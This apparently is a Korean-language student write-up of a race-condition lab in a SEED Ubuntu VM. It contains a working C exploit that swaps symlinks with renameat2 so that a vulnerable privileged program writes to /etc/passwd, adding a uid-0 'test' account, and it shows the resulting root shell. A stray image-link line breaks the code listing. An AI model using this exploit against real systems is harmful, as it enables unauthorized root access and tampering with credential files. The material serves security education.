

개선된 공격코드(attack2.c)

```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <linux/fs.h>
#include <fcntl.h>

int main()
{
    unsigned int flags = RENAME_EXCHANGE;


    creat("/tmp/dummy", 0666);

    unlink("/tmp/ABC"); unlink("/tmp/XYZ");

    symlink("/etc/passwd", "/tmp/ABC");
    symlink("/tmp/dummy", "/tmp/XYZ");

    while (1)
    { renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags); }
    return 0;
}
```

Stop... The passwd file has been changed 출력화면



/etc/passwd에 들어간 test 계정 항목

```
gnome-initial-setup:x:124:65534:/:run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
telnetd:x:126:134:/:nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:/:run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/10/25] seed@VM:~/RC$
```

test 계정으로 로그인한 화면

```
SEED Ubuntu20.04 [실행 중] - Oracle VM VirtualBox
파일  머신  보기  입력  장치  도움말
Activities  Terminal Nov 10 03:29
root@VM: /home/seed/RC
[11/10/25] seed@VM:~$ cd RC/
[11/10/25] seed@VM:~/RC$ su test
Password:
root@VM:/home/seed/RC# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/RC#
```